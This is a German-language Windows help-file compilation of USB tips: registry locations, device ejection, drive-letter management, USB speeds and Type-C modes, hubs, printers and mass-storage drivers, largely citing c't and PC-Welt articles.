USB-Geräte können normalerweise im laufenden Betrieb eingesteckt werden und funktionieren dann ohne Neustart. Installierte Geräte finden sich meist (nicht zwangsläufig) in der Registry bei Win9x unter [HKLM\Enum\USB{bmc tree.bmp}](#) und bei NTff unter [HKLM\SYSTEM\CurrentControlSet\Enum\USB{bmc tree.bmp}](#).

Geräte der Kategorie "Human Interface Device" (Tastatur, Maus, Joystick) finden sich statt unter ...\\USB unter ...\\HID.

Da z.B. USB-Sticks ohne zusätzliche Treiber bei Win2000/XP laufen, ist die USB-Schnittstelle inzwischen zum Beispiel bezüglich Viren eine Gefahrenstelle. Gemäß der Zeitschrift c't Heft 8/2003, Seite 190ff, Robert Hohmann: USB-Wächter (Softlink [0308190{bmc earth16.bmp}](#)) ist sich Microsoft dieses inzwischen bewusst und arbeitet an eine Lösung. Neben der in der c't vorgestellten Script-Lösung gibt es von [http://www.securewave.com{bmc earth16.bmp}](#) auch eine Lösung.

USB-Geräte sollten vor dem Abziehen abgemeldet werden: "Hardware sicher entfernen" kann von der Kommandozeile (oder aus einer Batch-Datei) mittels [control hotplug.dll{bmc shortcut.bmp}](#) aufgerufen werden. Falls die hier nötige Auswahl des USB-Geräts umgangen werden soll, muss die API-Funktion CM_Request_Device_Eject() verwendet werden. Sie ist gemäß Zeitschrift c't Heft 16/2003, Seite 208: Matthias Withopf, Geordneter Rückzug (Softlink [0316208{bmc earth16.bmp}](#)) unter [http://msdn.microsoft.com/library/en-us/install/hh/install/cfgmgrfn_029e.asp{bmc earth16.bmp}](#) dokumentiert und in dem unterm Softlink verfügbaren Programm DevEject verwendet. Wenn bei WinXP im [Gerätemanager{bmc shortcut.bmp}](#) beim Geräte im Registerblatt "Details" unter "Funktionen" CM_DEVCAP_SURPRISEREMOVALOK angezeigt wird, dann ist kein Datenverlust beim Abziehen ohne Abmelden zu befürchten.

Gezieltes Sperren von USB-Devices ausgenommen einiger Devices ist unter Windows nicht vorgesehen. Wie unter [USB Mass Storage Device](#) beschrieben, lässt sich ab WinXP-SP2 global der Schreibzugriff auf Massenspeicher abschalten. Erweiterte Kontrolle bietet das in der c't Heft 4/2006, Seite 216ff wird ein Script vorgestellt, das als Service gestartet alle 2 Sekunden die via Registry bekannten USB-Geräte prüft und gegebenenfalls deaktiviert, soweit sie nicht in der Whitelist stehen.

Wer nur einen USB-1.1-Controller hat und gelegentlich USB-2.0-Geräte ansteckt, bekommt immer den Hinweis, dass das Gerät eine höhere Leistung erzielen könnte. Gemäß c't Heft 23/2006, Seite 182 ist die in der MS-KB [KB835967{bmc earth16.bmp}](#) behandelt und lässt sich im Gerätemanager abschalten. Alternativ kann man wie unter [Systemeinschränkungen](#), Taskleiste beschrieben, das EnableBallonTips ganz abschalten.

USB via Netzwerk gibt es in verschiedenen Weisen:

- Integriert in neuerer Fritzboxen, z.B. für Drucker
- Als einzelne Printerserver z.B. von Logilink [http://logilink.com/produkte/logilink_netzwerk_lan.htm?isu_suchbegriff=Printserver{bmc earth16.bmp}](#)
- In Industriequalität (knapp 300€) z.B. von Wiesmann & Theis GmbH [http://www.USB-Server.de{bmc earth16.bmp}](#).

Warnungen und Fehlermeldungen abschalten:

Gemäß PC-Professionell Heft 2/2005, Seite 141f lässt die die oft lästige Warnung "Dieses Gerät kann eine höhere Leistung erzielen" abschalten, allerdings nur zusammen mit den USB-Fehlermeldungen: Mit Admin-Rechten im Gerätemanager bei USB-Controller, Universeller Hostcontroller, Erweitert, "USB-Fehler nicht anzeigen" aktivieren.

USB-Drucker und Scanner-Probleme:

Gemäß PC-Welt Heft 7/2004, Seite 108 mach der SiS-USB2.0-Chip in PCs oft Probleme mit Genesys-USB-Chip, der oft in Druckern und Scanner verwendet wird. Canon bietet Treiberupdates für Drucker. Beim MedionPC alternativ (Notlösung): Bios-Update 1.1b downloaden, einspielen und auf USB1.1 umstellen!

USB-Laufwerksbuchstaben-Verwaltung:

In der c't Heft 6/2007 (Softlink [070695{bmc earth16.bmp}](#)) wird die für privat kostenlose SW "USB-Drive Letter Manager" beschrieben, die neben der Vergabe-Reihenfolge der Laufwerksbuchstaben auch Restriktionen verwalten

Usb

\$ USB

K USB;subinacl;DVD-Brenner (extern, USB);externe Laufwerke (Festplatte, DVD);Cypress IOWarrior40 USB-Interface;IOWarrior40 (Cypress) USB-Interface;Laufwerksbuchstabe USB-Speicher;Human Interface Device;HID (Human Interface Device)

kann und bei X-in-1-Kartenlesern dafür sorgen kann, dass nicht für jeden Kartenschacht ein Laufwerk hinzugefügt wird.

Bei Bedarf kann einem USB-Stick durch umbenennen des Eintrags unter [HKLM\SYSTEM\MountedDevices\bmc tree.bmp](#) den bisherigen Eintrag \DosDevice\X: umbenennen in \DosDevice\A: der normalerweise fürs Diskettenlaufwerk reservierte Buchstaben und entsprechend einem geg. vorhandenen Diskettenlaufwerk jeder beliebige andere Buchstaben zugeordnet werden (PC-Welt Heft 7/2007, Seite 165). Siehe auch BatchScript zum Finden eines [freien LW-Buchstabens\bmc shortcut.bmp](#).

Wird ein USB-Stick beim Einstecken im Explorer nicht sichtbar, kann dies daran liegen, dass der bisher dafür verwendete Laufwerksbuchstabe inzwischen von z.B. einem Netzlaufwerk belegt ist. In der Datenträgerverwaltung kann ihm dann ein neuer LW-Buchstabe zugeteilt werden (c't Heft 7/2007, Seite 220).

Ein Troubleshooting-Guide für solche Laufwerksbuchstaben-Problem und ein Softwaretool gibt es von Uwe Sieber: <http://www.uwe-sieber.de/usbtrouble.html\bmc earth16.bmp>. In der Help http://www.uwe-sieber.de/usbdm_help.html\bmc earth16.bmp zum Tool werden auch noch eine Reihe von Problemfällen beschrieben.

USB-Monitor:

Auf der Heft-CD von c't Heft 24/2004 und kurz beschrieben Seite 230 gibt's den "USB Monitor", der den Datenverkehr über USB mittels seines Treibers zu Diagnosezwecken mitprotokolieren kann.

USB Devview (<http://www.nirsoft.net\bmc earth16.bmp>) zeigt die USB-Geräte an, die mit dem Rechner verbunden sind oder verbunden waren. Bei Massenspeichern z. B. auch deren Seriennummer und den Zeitpunkt, wann sie zuletzt verbunden waren.

Der "USB Device Viewer" `usbview.exe` (©Microsoft 1998) wurde in der c't Heft 10/2009, Seite 63 vorgestellt und kann z.B. über <http://www.ftdichip.com/Resources/Utilities.htm\bmc earth16.bmp> geladen werden und zeigt zu jedem USB-Anschluss den Status (Großteils als Hex-Werte) des aktuell angeschlossenen Geräts an.

USB-Festplatte:

Wie mittels einer Autorun.inf und einer Batch-Datei mit z. B. der Kommandozeile `net share UsbDaten=U:\Daten` eine USB-Festplatte beim Einstecken automatisch im Netzwerk freigegeben werden kann, ist in der c't Heft 3/2004 Seite 166 (Softlink [0502194\bmc earth16.bmp](#)) beschrieben. In Heft 2/2005, Seite 195 ist zusätzlich noch beschrieben, wie mittels des Microsoft-Tools Subinacl dann einzelnen Usern Rechte gewährt werden, z.B. mit `subinacl /share UsbDaten /grant /perm`

`subinacl /share UsbDaten /grant=Athos=r /grant=Porthos=c /grant=Aramis=f` werden in der ersten Zeile alle eventuell noch bestehenden Rechte gelöscht und dann dem User Athos leserecht, dem User Porthos schreiben und lesen und dem User Aramis volle Rechte gewährt werden. Zur Syntax gibt `subinacl /help` bzw die bei der Installation von Subinacl ins selbe Verzeichnis kopierte html-Datei Auskunft. Eigentlich ist subinacl dazu gedacht, Server, Dateien oder User zwischen Domänen umzuziehen.

Über USB 2.0 kommen die Festplatten meist nur auf Übertragungsraten von knapp über 30 MByte/s. Mit [eSATA](#) erreicht man oft doppelt so hohe Übertragungsraten!

Gemäß c't Heft 26/2010, Seite 185 machen bei USB 3.0 einige neuere Festplatten Probleme: Endloses motor-hochlaufen und wieder langsamer werden. Dies wurde z.B. bei etlichen Version des NEC/Renasas-Treibers (2.0.4.0, 2.020.0) beobachtet. Ab der Version 2.0.26.0 kann bei dem Treiber dann die "USB-3.0-Energieverwaltungsfunktion" deaktiviert werden als Workaround für das Problem.

USB-DVD-Brenner:

Einen Test von Gehäusen für externe DVD-Brenner gibt in der c't Heft 8/2005, Seite 144ff.

USB und Java: JD2XX:

Wie man bei USB-Controller-Chips von FTDI (FT232BM, FT245BM, FT8U232AM, FT8U245AM) ohne Umweg über eine COM-Port-Emulation von Java aus zugreifen kann, ist in der Zeitschrift Toolbox Heft 4/2005, Seite 64ff beschrieben.

USB-Parallel-IO-Interface:

Toolbox Heft 6/2006, Seite 78ff beschreibt ein Starterkit mit dem Cypress IOWarrior40, einem fertig programmierten Micro-Controller, der neben einfachen TTL-Leitungen auch als I²C-Bus-Interface, LCD-Display-Treiber oder Tastatur-Interface betrieben werden kann. Bei Windows meldet er sich als HID und nutzt somit in Windows integrierte Treiber. Die Firma `bmcm messsysteme gmbh` (<http://bmcm.de\bmc earth16.bmp>) bietet unter anderem auch solche Parallel-IO-Interfaces an.

Bei PCB-Europe <http://www.pcb-europe.net\bmc earth16.bmp> gibt's gemäß c't Heft 2/2007, Seite 65 für ca. 28€ das "Arduino Starter Kit" mit 14 Digital-IO-Pins und 6 Analog-Eingängen. Bezugsquelle: <http://www.segor.de\bmc earth16.bmp>.

Nochmal in der Toolbox Heft 2/2008, Seite 78 ist ein IO-Interface für USB das Thema, diesmal als Bauanleitung. Im Rahmen des Artikels werden auch die hardwaremäßigen Unterschied zwischen USB 1.1 und 2.0 und die verschiedenen Übertragungsarten (bulk transfer, isochrone Übertragung) beschrieben.

Ethernet-USB-Adapter (USB-Device-Server):

Das ca. 130€ teure SX2000U2 von Silex ermöglicht den Anschluss von USB-Geräten ans Ethernet und kann unter anderem auch (mit zusätzlichem [USB-Hub](#)) als Druckerserver für bis zu 6 Druckern, Multifunktionsgeräten oder ähnlichem dienen (c't Heft 9/2006, Seite 206). Im Jahr 2009 sind solche kabelgebundenen Geräte ab ca. 45€ zu erhalten.

USB-gesteuerte Steckdosenleiste:

Gemäß c't Heft 6/2008, Seite 79 gibt es von der Firma Gembird (<http://www.gembird.de>) für ca. 30€ eine Steckdosenleiste, deren Steckdosen sich via USB einzeln ein- und ausschalten lassen. Möglicherweise gibt es auch schon Portierungen der Linux-Treiber-Version auf DSL-Router mit USB-Anschluss.

USB-Treiber-Programmierung:

Wie man mit der Open-Source-Bibliothek libusb-win32 (<http://libusb-win32.sourceforge.net{bmc earth16.bmp}>) (oder libusb für Linux <http://libusb.sourceforge.net{bmc earth16.bmp}>) USB-Treiber ziemlich einfach erstellen kann, ist in der Zeitschrift Toolbox Heft 4/2006, Seite 38ff gezeigt. Die Bibliothek enthält auch einen Wizzard, um die notwendige INF-Datei zu erstellen.

Einige USB-Troubleshooting-Tipps:

- Liegen am USB-Port die 5V an oder ist die Sicherung durchgebrannt?
- Liegt eine Überlastung der Versorgung vor? Insbesondere wenn man Hubs ohne eigenes Netzteil einsetzt.
- Falls der USB-Port auf dem Mainboard sitzt und der PC beim Anstecken gar nicht reagiert: Ist USB im BIOS aktiviert? (+5V liegen in der Regel auch an einem deaktivierten Port an!)
- bei Pocket-PC, der nur noch als "unbekanntes Gerät" erkannt wird: Pocket PC Reset ausführen! Hilft hier oft! Ansonsten heißt "unbekanntes Gerät", dass es weder ein Standard-Gerät (wie z.B. Speicher-Stick) ist noch notwendige spezielle Treiber installiert sind.
- Falls PnP-Installationen hängen, dann hilft es u.U. alle bekannten Geräte zu löschen. Dies geht mit dem Batch RenewUSB.bat von <http://www.robvanderwoude.com/devcon.html{bmc earth16.bmp}> recht einfach. die Geräte installieren sich danach automatisch neu.
- Manchmal hilft umstecken der Geräte, je verschiedener die Ports sind (anderer Chip), umso eher.
- Die für die frontseitigen Buchsen verwendeten internen Kabel sind oft mangelhaft. Beim Anschluss an eine Buchse auf der PC-Rückseite geht es oft besser (c't Heft 1/2009, Seite 163)
- Sind die beiden Signalleitungen vertauscht? Dann kommt auch kein Datenaustausch zustande.
- Das Tool USBView.exe aus dem Microsoft DDK gibt's einzeln auch z.B. bei <http://www.ftdichip.com/Resources/Utilities.htm{bmc earth16.bmp}> (Zeitschrift Toolbox Heft 4/2006, Seite 38ff). Es zeigt eine Reihe von Daten zu jedem angeschlossenen USB-Gerät an.
- USB Snoopy (<http://sourceforge.net/projects/usbsnoop/{bmc earth16.bmp}>) kann u.U. auch hilfreich sein (Zeitschrift Toolbox Heft 4/2006, Seite 38ff).
- Sollte ein PC Probleme haben, im laufenden Betrieb ein USB-Gerät zu erkennen, dann hilft gemäß c't Heft 13/2007, Seite 171 u. U. das Tool devcon (Softlink <0713170{bmc earth16.bmp}>) und die beiden Kommandos
devcon remove=USB
devcon rescan=USB

Beim erstmaligen Anschließen eines USB-Speichers vergibt der Plug&Play-Manager der nächsten freien Laufwerksbuchstaben. Wenn der USB-Stick eine ordentliche Seriennummer hat, dann merkt sich Windows zu dieser Seriennummer den Laufwerksbuchstaben und verwendet diesen auch später wieder, soweit möglich. Über die Datenträgerverwaltung <diskmgmt.msc{bmc shortcut.bmp}> kann der Laufwerksbuchstabe für den Speicher mit dieser Seriennummer auch von vornherein hochgesetzt werden. Gemäß PC-Welt Heft 3/2007, Seite 168 kann mittels des "USB Drive Letter Manager" (privat kostenlos, <http://www.uwe-sieber.de/usbdm.htm{bmc earth16.bmp}>) die Laufwerksbuchstaben auch unabhängig von der Seriennummer z. B. auf N:, O:, und P: festgelegt werden. Von Microsoft gibt es das Tool "USB-Gerät-Viewer-Dienstprogramm" usbview.exe, das die Controller und die angeschlossenen Geräte anzeigt. Auf der win98-CD war es wohl im Resource-Kit-Ordner mit drauf. Es gibt es auch via <http://www.ftdichip.com/Resources/Utilities.htm{bmc earth16.bmp}>.

In der c't Heft 10/2009, Seite 63 wird das Programm "USB safely Remove" <http://safelyremove.com{bmc earth16.bmp}> für ca. 20€ vorgestellt: Bei USB-Sticks wird der Datenträgernamen mit angezeigt. Bei Multi-Cardreadern kann jeder einzelne Schacht abgemeldet werden. Für Schächte ohne Speicherkarte kann der Laufwerksbuchstabe im Explorer ausgeblendet werden.

#\$K **USB 3.1**

Um die Neuerungen bei USB 3.1 geht es in der c't Heft 16/2015, Seite 102ff. Auch wenn in den Definitionen USB 3.1 (mit SuperSpeedPlus = SSP mit Brutto 10Gbit/s), Typ-C-Stecker und Power-Delivery ganz getrennt festgelegt sind, wird es häufig in Kombination gesehen.

Achtung SuperSpeed mit 5Gbit/s (= USB 3.0) darf als "USB 3.1 Gen 1" bezeichnet werden. Und das "Gen 1" wandert in die kaum lesbare Fußnote!.

Der sogenannte "Alternate-Mode" der Typ-C-Schnittstelle bezeichnet die zusätzlichen Möglichkeiten dieses Anschlusses über USB hinaus:

- Stromversorgung mit Spannungen höher als 5V
- Display-Port: Die vorhandenen Lanes können auf USB und Displayport (für bis zu 2 Displays) aufgeteilt werden.
- Thunderbolt

Leider wird selten genau angegeben, welche Fähigkeiten der Anschluss mitbringt und welche nicht. Bei einem Gerät läßt sich häufig nur aus dem angebotenen Original-Zubehör zurückschließen, was die Anschlüsse können. Dabei können mehrere Anschlüsse an einem Gerät auch unterschiedliche Fähigkeiten haben. PC-Welt Heft 11/2016, Seite 108.

In der c't Heft 4/2017, Seite 124ff geht es unter dem Titel "Alles kann, nichts muss" neben den Grundlagen zum Typ-C-Stecker vor allem um die Alternativ-Modi:

- Power Delivery
- DP-Alt Displayport: Die 4 Lanes liegen auf den RX/TX-Pärchen und der AUX-Kanal auf SBU1 und SBU2. Als Alternative kann aber auch RX1/TX1 noch für USB 3.1 verwendet werden und DP mit nur 2 Lanes. Diese Variante ist insbesondere für Dockingstationen interessant. 4K-Monitore mit 60Hz verwenden entweder den HBR3-Modus und kommen mit zwei Lanes aus. Oder sie brauchen hier 4 Lanes und der Typ-C-Stecker überträgt dann nur noch USB-2.0.
- MHL-Alt
- TB-Alt (Thunderbolt 3)
- PCIe-Alt
- HDMI-Alt: Diese Spezifikation wurde erst Ende 2016 verabschiedet und unterstützt nur HDMI 1.4, keine HDMI 2.0/2.1.
- Analog-Audio (USB Audio Device Class 3.0)

Je nachdem wie herum der Stecker eingesteckt wurde, muss der Multiplexer hinter der Buchse die Graphik- oder Audio-Signale auf unterschiedle Pins verbinden.

Bei USB-Hubs mit Typ-C-Steckern funktioniert in vielen Fällen die Nutzung der Alternativ-Modis an den weiteren Anschlüssen nicht.

VA-Meter für USB-C werden in der c't Heft 9/2017, Seite 90f und ein Nachzügler ("USB-C-VAMeter von Firma Plugable", 5 ... 20V, max 10A, erhältlich via Amazon) in der c't Heft 10/2017, Seite 58 vorgestellt.

Siehe auch USB-Geschwindigkeit, Thunderbolt.

USB31

\$ USB 3.1

K USB 3.1;SSP (SuperSpeedPlus, USB);SuperSpeedPlus USB3.1;USB-C-Steckertyp;Typ-C-USB-Stecker

#\$K**USB-Drucker**

Eine in eine Datei gedruckte Datei kann mittels

copy <file> \\computer\Printer-FreigabeName

bei Win2000/XP ausgedruckt werden. Unter Win98/ME ist kein Zugriff auf den eigenen Rechner im Client-für-MS-Rechner drin, es geht also so nicht auf dem lokalen Gerät (c't Heft 6/2003, Seite 246) c't Heft 8/2003, Seite 184: Unter Win9x geht's etwas Umständlich auch:

- Drucker-Warteschlange öffnen
- Menü Drucker, Drucker anhalten
- Eigenschaften, Anschlüsse, dem Drucker statt dem USB-Port LPT1: zuweisen
- jetzt "copy filename lpt1:"
- Wieder den richtigen Port zuweisen
- Warteschlange wieder starten

Zum Drucken auf einem USB-Drucker aus der DOS-Box ist gemäß c't Heft 5/2004, Seite 195 folgende Einstellung (bei WinXP) notwendig:

- Systemsteuerung, Drucker und Faxgeräte, Drucker auswählen, Eigenschaften-Dialog öffnen.
 - Im Blatt "Anschlüsse" die Option "Druckerpool aktivieren" aktivieren.
 - Jetzt kann zusätzlich zum physikalischen Anschluss noch z.B. LPT1: aktiviert werden.
- Je nach Gerät klappt der Ausdruck mit unterschiedlichen Druck-Prozessor-Einstellungen im Blatt "Erweitert" unter "Druckprozessor...", z.B.

- Epson: "RAW [FF append]"
- Canon: "TEXT"
- ...

Siehe auch [Drucker-Server.](#), [USB-Geschwindigkeit.](#)

UsbDrucker

\$ USB-Drucker

K USB-Drucker;Print to File / USB-Drucker;copy <file> <usb-drucker>;Drucken per File-Copy bei USB-Drucker;
DOS-Box-Ausdruck auf USB-Drucker

#\$K **USB-Geschwindigkeit**

USB hatte in der Spezifikation 1.0 Unklarheiten, die in der Spezifikation 1.1 nachgebessert wurden. Hier war zunächst "Full-Speed" (= 12 MBit/s) und, falls ein jitterarmer Taktgeber zu teuer ist, "Low-Speed" mit 1.5 MBit/s. 4 Jahre später kam dann USB 2.0 hinzu, welches zusätzlich den HighSpeed-Mode mit 480 MBit/s definiert. Im September 2007 wurde eine Initiative zu USB 3.0 gestartet mit dem Ziel der Verzehnfachung der Übertragungsrate. Der UHCI (Universal Host Controller Interface) gemäß Intel-Spezifikation ist ähnlich zum OHCI (Open Host Controller Interface) von Compaq, MS und National Semiconductor für Low- und Full-Speed. Für High-Speed gibt's den EHCI (Enhanced Host Controller Interface) Je nach angeschlossenen Gerät wird jeder einzelnen USB-Port (zumindest beim Intel-ICH8-Chipsatz) zwischen einem UHC (mit zwei Ports) und einem EHCI (mit 4 oder 6 Ports) umgeschaltet.

Ein High-Speed-fähiger USB-Hub setzt die Low- und Full-Speed-Signale auf HighSpeed um. Je nach verwendetem Chip sind aber eventuell für mehrere Anschlüsse nur in Summe 1 * 12 MBit/s möglich, nicht für jeden einzelnen Anschluss.

Im ICH8-Mainboard-Chip sind 5 UHCIs drin, die im Vista-Gerätemanager als 2830, 2831, 2832, 2834 und 2835 auftauchen. Die beiden EHCIs tauchen als 2836 und 283A auf. Bei manchen (schlecht designten) Mainboards hängen alle USB-Ports bei High-Speed an einem einzigen EHCI und der zweite EHCI liegt brach.

Details zu USB 3.0 mit bis zu 300 MByte/s (= 5Gbit/s) gibt's in der c't Heft 22/2008, Seite 212ff:

- Getrenntes Signaladerpaar für jede Übertragungsrichtung, zusätzlich zu den USB 1.x/2.0-Signaladern
- Im USB-A-Stecker gibt's zusätzlich 5 Kontakte hinten im Stecker verborgen, bleibt aber kompatibel. Bei den Typ-B-Steckern (normal und Micro) erkennt man die Erweiterung deutlich.

Gemäß c't Heft 6/2010, Seite 138f wird aber oft nicht die erwartete Geschwindigkeit erreicht:

- Einige Intel-Chipsätze sind nicht vollständig PCIe-2.0-tauglich mit 5-Gbit/s. Der NEC-Chip uPD720200 für USB 3.0 liefert die volle Datentransferrate aber nur, wenn er direkt am PCIe-Port des Prozessors hängt. Mit Intel ICH8M wurde z.B. nur doppelte USB-2.0-Geschwindigkeit gemessen (67MByte/s lesen, 47 MByte/s schreiben).
- Bei Mainboards mit aktuellem AMD-Chipsatz sieht's von der Geschwindigkeit her viel besser aus!
- Stromsparm Modi der CPU wirken sich mitunter dramatisch auf die Transferraten aus!
- PCI-Express**Card**-USB-3.0-Adapter liefern ohne extra Netzteil nicht die bei USB-3.0 eigentlich vorgesehenen 4.5W.

Teilweise werden wohl derzeit auch Kits aus Adapter und externer Festplatte verkauft, die nicht richtig zusammen funktionieren!

In der c't Heft 24/2010, Seite 170 gibt's einige Hinweise zur Geschwindigkeit bei USB 2.0 und 3.0:

- Bei USB 2.0 mit dem USB-Massstorage-Protokoll kommt man bei einem Gerät meist nur auf ca. 30MByte/s. Bei zwei Geräten an einem Hub auf kumuliert rund 40MByte/s und bei drei Geräten dann erst ans Maximum von knapp 48MByte/s (= 480Mbit/s nach 8bit-10bit-Umkodierung). Neben dem Protokoll ist auch die Treiber-Programmierung ein Flaschenhals.
- USB2.0-Geräte an USB3.0-Adaptoren erreichen durch gute Treiberprogrammierung oft ca. 15% höhere Übertragungsraten als am USB-2.0-Anschluss
- Bei USB-3.0 soll das UASP-Protokoll (USB Attached SCSI, mit NCQ) mittelfristig das alte USB-Massstorage-Protokoll ablösen. UASP-fähige Geräte sind aber Ende 2010 noch sehr selten.

In c't Heft 12/2015, Seite 136ff werden neue USB-Features erläutert: Mit USB-3.1 kommt SSP = "SuperSpeedPlus" mit 10-Gbit/s. Wie bei USB 3.0 sind hier 4 Pins notwendig. Die Taktrate wurde gegenüber 3.0 verdoppelt. Bei 3.1 wird nur noch nach 128 Bits (= 16 Symbolen bzw Bytes) ein 4-Bit-Block-Identifizierer gesendet und nicht mehr nach jeweils 8 Bits. Häufig wird für USB 3.1 der neue Typ-C-USB-Stecker, der auch um 180° gedreht verwendet werden kann, verwendet. SSP ist aber auch über die Stecker von USB 3.0 möglich. Die Spezifikation von USB-3.1 beschreibt eine Sammlung von Features und Anforderungen für den USB 3.0- und -3.1-Betrieb. **Achtung:** Dadurch darf der Begriff "USB 3.1 Enhanced Super Speed" auch für 5-Gbit/s-Maximalgeschwindigkeit verwendet werden! Z.B. beim MacBook steht "USB 3.1 Generation 1" für nur 5-Gbit/s maximaler Bit-Rate!

Gemäß c't Heft 27/2015, Seite 147 enthalten neue Mainboards keinen EHCI-Modus mehr, sondern nur noch den xHCI-Modus. Windows 7 erkennt in so einem Fall bei der Installation oft keine Maus und Tastatur!

Siehe auch USB-Power-Delivery.

UsbGeschw

\$ USB-Geschwindigkeit

K USB-Geschwindigkeit;FullSpeed (USB); HighSpeed (USB); USB Geschwindigkeit; SuperSpeed (USB 3.0); SuperSpeedPlus (USB 3.1);UASP (USB Attached SCSI Protocol)

#\$K USB-Hub

Wenn die Anzahl der Anschlüsse nicht ausreicht, dann ist ein USB-Hub zu verwenden. Typischerweise hat er neben dem "Up-Link" 4 Anschlüsse. Manchmal ist einer davon durch einen weiteren 4-fach-Hub belegt, so dass der Hub 7 Anschlüsse hat. Neben der Verteilerfunktion haben die Hubs meist auch einen Netzteil-Anschluss. So ein Netzteil ist insbesondere bei mehreren Geräten mit hohem Stromverbrauch notwendig, manchmal wegen Überschreitung des eigentlich zulässigen Stroms z.B. durch Festplatten auch schon bei einem Gerät.

Gemäß c't Heft 18/2014, Seite 106 und c't Heft 20/2014, Seite 10 kommt es vermehrt durch "Rückspeisung" zu Problemen, wenn ein Hub mit seinem Powersupply den am Uplink angeschlossenen PC wegen fehlender Dioden mit Spannung versorgt. Dies ist in der USB-Spezifikation ausdrücklich verboten! Gemäß der Spec müssen auch an den Downstream-Ports Power-Switches drin sein, die angeschlossene Geräte abschalten, wenn kein externes Netzteil verwendet wird und ohne Abschaltung am Upstreamport unerlaubt viel Leistung gezogen werden würde! Dazu werden z.B. die Texas-Instruments-Chips TPS2070 und TPS2074 angeboten. In der c't Heft 7/2015, Seite 164 gibt es einen Schaltungs-Vorschlag für LED und Widerstände zum Check.

Konstruktions- und Funktionsfehler bei USB-3.0-Hubs sind das Thema in c't Heft 4/2015, Seite 96ff. Obwohl es über 25 unterschiedliche Chips für solche Hubs gibt, werden sehr häufig die Chips VL811 und VL812 von VIA verwendet. Von Cypress und Microchip gibt es Bausteine mit bis zu 8 Ports, so dass bei weniger Ports eine Kaskade vermeidbar wäre. Aufgetretene Probleme:

- Eine 3-fach-Kaskade an einem Port verhinderte die Erkennung eines Sticks an einem anderen Port.
- Eine Verlängerung verursacht Erkennungsprobleme
- Statt USB-3.0 geht nach einigen An- und Absteckzyklen nur noch USB-2.0.
- Für den Uplink wird statt der vorgeschriebenen Typ-B-Buchse in der Standard-Version oder Micro-Version die hierfür unzulässige Typ-A-Buchse verwendet.
- Der Ladestrom von angeschlossenen iPads oder Android-Smartphone hat unerwartete Werte, je nachdem ob der Uplink mit einem PC verbunden ist oder nicht.
- Bei spätestens 5.0A muss ein reversibler Überstromschutz greifen. Der D-Link DUB-1340 wurde irreversibel bereits bei 1.5A beschädigt. Ein Logilink UA0204 wurde beim Test auch beschädigt.
- Wenn Daten übertragen werden und nicht nur geladen wird, müssen auch bei 900mA noch mindestens 4.75V anstehen. Dies erreichten nicht alle Hubs.
- Auch ohne externes Netzteil behaupten am Upstream-Port die meisten Hubs fälschlich, sie seien "Self-Powered"!
- Rückspeisung am Uplink-Port ist ein häufiger Fehler.

Die Kaskaden-Schaltung lässt sich wie folgt mit Software darstellen:

- Windows Geräte-Manager in der "Geräte nach Verbindung"-Ansicht unterhalb des "Stammkomplexes für PCI-Express".
- USB Device Tree Viewer (http://www.uwe-sieber.de/usbtreetreeview.html{bmc_earth16.bmp}). Dies ist eine Weiterentwicklung des USBView-Quelltexts aus dem DDK für Server 2003.

USB-Hub

\$ USB-Hub

K USB-Hub;Hub (USB));Rückspeisung bei USB-Hubs

#\$K **USB Mass Storage Device** (z.B. Memory-Stick, ext. USB-CD-Laufwerk)

Memory-Sticks etc. werden erst ab WinME mittels eines Universal-Treibers unterstützt. Für Win98 (erste und zweite Ausgabe), die zwar USB unterstützen, wird aber ein spezieller Treiber benötigt, der heute bei den Memory-Sticks oft nicht mehr mitgeliefert wird. Zeitschrift c't Heft 10/2004, Seite 174 (Softlink [0410172\(bmc_earth16.bmp\)](#)) beschreibt, wie der Treiber von Samsung für andere Memory-Sticks verwendet werden kann:

- Samsung-Treiber in ein temporäres Verzeichnis entpacken. Benötigt werden GENUSBMS.INF, GENUSBMS.SYS und GENUSBMS.PDR.
- Memorystick anschließen und während das Abfragefenster des Hardware-Assistenten offen ist, die Vendor-ID VID und Produkt-ID PID aus dem Zweig HKLM\Enum\USB (oder ist es HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB ??) auslesen.
- Diese VID und PID muss jetzt mit einem Texteditor (z.B. Notepad) im Abschnitt [UsbDevices] der Datei GENUSBMS.INF in der Zeile
%USB_DEVICE_PID_XXXX%=deviceXXXX.install,USBVID_05DC&PID_0080
eingetragen und gespeichert werden.
- Jetzt kann der Assistent mittels "Nach dem besten Treiber für das Gerät suchen ..." fortgesetzt werden und das temporäre Verzeichnis ausgewählt werden.

Microsoft weist darauf hin, dass es mehrere Subtypen von USB-Massenspeichern gibt, d.h. dass obige Lösung nicht notwendigerweise mit jedem USB-Massenspeicher funktioniert.

Ab XP-SP2 kann für USB-Speicher schreiben verboten werden:

[HKLM\System\CurrentControlSet\Control\StorageDevicePolicies_WriteProtect{bmc_edit.bmp}](#) anlegen (DWord) und auf 1 setzen. PC-Welt Heft 12/2004, Seite 144 und c't Heft 4/2006, Seite 216. Dies gilt ausnahmslos für alle User des PC.

Meist sind USB-Sticks mit dem FAT-Dateisystem formatiert. Sie können, wenn sie aber auch mit NTFS -Filesystem formatiert werden! Wenn z.B. Laufwerksbuchstabe E: der Memory-Stick ist, dann mit der Kommandozeile

```
format E: /fs:ntfs
```

(PC-Welt Heft 10/2004, Seite 237). Dass der USB-Stick dann für Win9x nicht mehr lesbar ist, ist klar. Auch der Pocket-PC 2003 ignoriert eine auf diese Weise mit NTFS formatierte Speicherkarte! Der Pocket-PC 2003 kommt immerhin neben dem üblichen FAT-Dateiformat auch mit FAT32 zurecht. In den Digicams und z.B. im Kartenleser des DVD-Players geht meist nur FAT, alles andere führt zu irgendwelchen Fehlermeldungen!

Formatieren von USB-Sticks ist normalerweise (bei Win2000 und XP) nur Administratoren erlaubt. Wenn [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon_AllocateDASD{bmc_edit.bmp}](#) als Zeichenfolge (geg. angelegt und) auf 2 gesetzt wird, dann dürfen auch "restricted User" USB-Sticks formatieren. Bei Vista ist dies die Voreinstellung. Mit dem Wert 1 werden "eingeschränkte Nutzer" ausgeschlossen, mit dem Wert 0 zusätzlich auch "Hauptbenutzer". Alternativ lässt sich die Einstellung über den Gruppenrichtlinieneditor [gpedit.msc{bmc_shortcut.bmp}{bmc_admin.bmp}](#) einstellen: Windows-Einstellungen, Sicherheits-Einstellungen, Lokale Richtlinien, Sicherheitsoptionen (PC-Welt Heft 5/2008, Seite 154)

